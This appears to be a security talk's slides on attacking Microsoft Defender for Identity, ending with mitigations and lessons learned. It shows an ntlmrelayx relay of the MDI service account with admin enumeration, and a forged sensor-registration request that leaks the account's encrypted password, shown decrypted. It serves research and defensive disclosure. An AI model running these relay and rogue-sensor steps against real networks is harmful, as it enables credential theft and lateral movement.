Network security: Do not store LAN Manager hash value on next password change	Enabled
Network security: Force logoff when logon hours expire	Disabled
Network security: LAN Manager authentication level	Not Defined
Network security: LDAP client signing requirements	Negotiate signing
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients	Require 128-bit ...
Network security: Minimum session security for NTLM SSP based (including secure RPC) servers	Require 128-bit ...

NTLM Relay Attack



NTLM Relay Attack



```
c:\Users\thalpius\Downloads\impacket-master\impacket-master\examples>py ntlmrelayx.py -smb2support -t SERVER02 --enum-local-admins
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

C:\Users\thalpius\AppData\Local\Programs\Python\Python312-32\Lib\site-packages\OpenSSL\_util.py:6: UserWarning: You are
using cryptography on a 32-bit Python on a 64-bit Windows Operating System. Cryptography will be significantly faster if
you switch to using a 64-bit Python.
    from cryptography.hazmat.bindings.openssl.binding import Binding
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-6 (process_request_thread): Received connection from 10.211.55.3, attacking target smb://SERVER02
[-] Unsupported MechType 'MS_KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://SERVER02 as YOSHIS.ISLAND/SVC-MDI SUCCEED
[*] Relayed user doesn't have admin on b'server02'. Attempting to enumerate users who do
[*] Host b'server02' has the following local admins (hint: try relaying one of them here...)
[*] Host b'server02' local admin member: SERVER02\Administrator
[*] Host b'server02' local admin member: SERVER02\thalpius
[*] Host b'server02' local admin member: YOSHIS\Domain Admins

c:\Users\thalpius\Downloads\impacket-master\impacket-master\examples>
```

NTLM Relay Attack

- If lateral movement paths are not required, do not use this feature
- Best mitigation is disabling NTLM

Access Key Vulnerability

Access Key Vulnerability

```
{  
    "$type": "CreateSensorRequest",  
    "Certificate": {  
        "$type": "X509Certificate2",  
        "RawData": "MII<SNIP>ItFSxYia"  
    },  
    "DnsName": "hacked.thalpius.local",  
    "NetbiosName": "hacked",  
    "NetworkAdapters": [  
        {  
            "$type": "NetworkAdapter",  
            "Id": "{9846C447-1A36-4739-B469-E03769E013DE}",  
            "Name": "Ethernet",  
            "State": "EnabledConnected",  
            "IpAddresses": [  
                "10.211.55.83",  
                "[fdb2:2c26:f4e4:0:558b:329c:4fd7:477e]",  
                "[fe80::558b:329c:4fd7:477e%9]"  
            ]  
        }  
    ],  
    "ShouldEnableDelayedUpdate": false,  
    "Type": "DomainControllerIntegrated",  
    "Version": "2.999"  
}
```

Access Key Vulnerability

The screenshot shows the THALPIUS web application interface. On the left is a sidebar with the THALPIUS logo at the top, followed by a list of menu items: Dashboard, Request, Compress, Decompress, Encrypt, Decrypt, Settings, and Exit. The 'Request' item is currently selected, indicated by a blue background and a white 'SUBMIT' button. The main content area has a dark background. At the top right is a 'SUBMIT' button with a document icon. Below it is a 'Body' section containing a JSON object:

```
        "State": "EnabledConnected",
        "IpAddresses": [
            "10.211.55.83",
            "[fdb2:2c26:f4e4:0:558b:329c:4fd7:477e]",
            "[fe80::558b:329c:4fd7:477e%9]"
        ],
        "ShouldEnableDelayedUpdate": false,
        "Type": "DomainControllerIntegrated",
        "Version": "2.999"
    }
```

Below the Body section are two radio buttons: 'API Endpoint: sensorDeployment' (selected) and 'json'. To the right is a 'Send' button. At the bottom is a 'Response' section showing:

```
Status: OK
Response:
{
    "Type": "CreateSensorResponse",
    "ExistingDefensorDetected": false,
    "SensorMandatoryConfiguration": {
        "Type": "SensorMandatoryConfiguration",
        "SecretManagerConfigurationCertificateThumbprint": "9A06490F7B3F795428C25FA3A3EAC3CE27CE38A8",
        "SensorCustomLogLocation": null,
        "SensorProxyConfiguration": null,
        "WorkspaceApplicationSensorApiWebClientConfigurationServiceEndpoint": {
            "Type": "EndpointData",
            "Address": "thalpiussensorapi.atp.azure.com",
            "Port": 443
        }
    }
},
```

Access Key Vulnerability

The screenshot shows the Microsoft Defender for Identity interface. On the left, a sidebar lists various sections: General (Sensors selected), Entity tags (Sensitive, Honeytoken, Exchange server), Actions and exclusions (Global excluded entities, Exclusions by detection rule), and Notifications (Health issues notifications, Alert notifications). The main area displays a table of sensors. The table has columns for Sensor, Type, Domain, Service status, Sensor status, Version, Delayed update, and Health status. Two rows are present:

Sensor	Type	Domain	Service status	Sensor status	Version	Delayed update	Health status
ADDS01	Domain controller Sensor	yoshis.island	Running	Up to date	2.239.18025.61424	Disabled	Healthy
hacked	Domain controller Sensor	thalpius.local	Stopped	Not configured	2.999	Disabled	Not healthy

Access Key Vulnerability

The screenshot shows the THALPIUS web application interface. On the left, a sidebar contains icons for Dashboard, Request (selected), Compress, Decompress, Encrypt, Decrypt, and Settings. At the bottom of the sidebar is an 'Exit' button. The main area has a dark background with a logo at the top right. A 'SUBMIT' button is highlighted with a green arrow. The 'Body' section contains a large JSON object:

```
mmjVGX98vOW0NkHWB2LEIR5xEwPDFUwoxNxzexwNUsxfa7uCoYBKUfb/BDTWCgUHeDxaU2cOlqxutnRhx8bep1abIDeJ+  
2DSodOd+eybCz/1ZLCOUG9qX2ahJpE8m6bvU+m5WH45uleMT6xFLoj+VmOnLi6LAcrsERJ7aiRyDtPzIueYPwEtZrbfGSPpi50  
+WhkhAV2Y3IB7NEg6Dih09TCX4DPIDn1vhvGhdP6FW3n2IRainU7UCAwFAAaORnNVHQ8BAf8EBAMCBaAwHQYDVR0IBBYwFAYIK  
wYBBQUHAWlGCCsGA  
WEzLTQzMADAtYjdKO  
4IBAQB1KOsJzVltNvql  
bSYwdne4wAbsna8x1fbtNlYuZeLLAdm0ondEmObbvc+YKTo8LRq/eAxfJ3RuykrbGAvAFihyRfw93KI9V97PEvd8f9iRLWo7N7E30OqaVGsMfqx5  
IBLXhnW7CGDUMgsu9EgDR+oHYChBpg6wX+ACPfVkhS7hL9aS53qZKT+NfhOCosi6CYg0IL1sI4Hct6h5ihrpGB0  
+Pg66qMi+wSqM9kn8ufjFTdgiEN88hkg"  
},  
"version": "2.999"  
}  
The 'Response' section displays the JSON object received from the API endpoint 'sensorDeployment' in JSON format:
```

API Endpoint: sensorDeployment json Send

Response

```
{"ConnectionPoolCacheMaxSize": 2000,  
"DomainControllerDnsNames": [  
    "hacked.thalpius.local"  
],  
"DomainCredentials": [  
    {  
        "$type": "DomainCredentials",  
        "AccountDomainDnsName": "yoshis.island",  
        "AccountId": "c5bd46c6-6c45-442d-9d64-cf93a93361ab",  
        "AccountName": "svc-mdi",  
        "AccountEncryptedPassword": {  
            "$type": "EncryptedData",  
            "EncryptedBytes":  
"ql/CnKMjLg/7iuxwlZXyXnyICRTmSsOnDVSJwsR+rJqnYulCmzV6ucyJfHsFR456RVlcVZ7Mx78osq9Ww+sVGB6zO1DmLmaWXUMaEG2U0  
+mWyRuJFbxhOZ9mgvUle9nBhScq7q6MDsfYdoODPLGumgpnryTC74BWTGDyquJ9u3gm4XehtN7KbsVIKMG1VIESFp8gObKL0GB36jqn/iIT  
+u0Dhuw7uL4D+EDMIEOPn+oF2T11...+OoP2M/...dO1C1M/.../V0C1V77D...uV1A...+EHEM...hD...o...M...P...d...H...V...A...1
```

Access Key Vulnerability

The screenshot shows the THALPIUS web application interface. On the left, there's a sidebar with the following menu items:

- Dashboard
- Request
- Compress
- Decompress
- Encrypt
- Decrypt
- Settings
- Exit

The main area has a dark background with a lock icon at the top. Below it, there are two sections: "Encrypted" and "Decrypted".

Encrypted: A long string of characters and symbols: FVt9tWSK95eE+y3CiMdWHwFYWCpxx0j443cxHLTz/HMH9SbsmmcEZ2Su8MxMigrUO+J3YaB9R0iQadUC5BrHpNkafriGav7Y2ldrvnJ5Cn3w689GL NdJak6fFJmYFL5fguYmqsc3tBf5o+ 1A2aR4C2u/bkHM/GdRJi+O1+UzkUGlfaOaHKUhVPC54Cx54I4N455ywYTLLHaorTjeU/hape/OgpHcApYAz0uRrD9Wz7ukM7Uqi/95s9QHpVsqszY mSvqpuUQRxtfvWlgMcz9fRo5Kv0rP4qiFb2DMDkf7kpyY6cQOBp84xj1vRY852HvQKa/tdBOX8IPUiEMdnGEwkQ==

Decrypted: Welcome01!

A blue "Decrypt" button is located between the two sections.

Access Key Vulnerability

- Anyone with the access key can get sensitive information
- Be selective who has access to the Defender portal

Lessons Learned

Lessons Learned

- Implementing Microsoft products introduces new risks
- MDI is a no-brainer, but not the holy grail
- Not everything is documented
- Install MDI on *ALL* eligible servers
- Be careful installing MDI in test-environments
- Reset all passwords after a compromise of a sensor
- Do not use SAMR if you do not use LMP's
- No auditing, means no events, means no alerts
- Use gMSA accounts although it is not a boundary
- Use Unified RBAC and be selective who has access to the portal



THALPIUS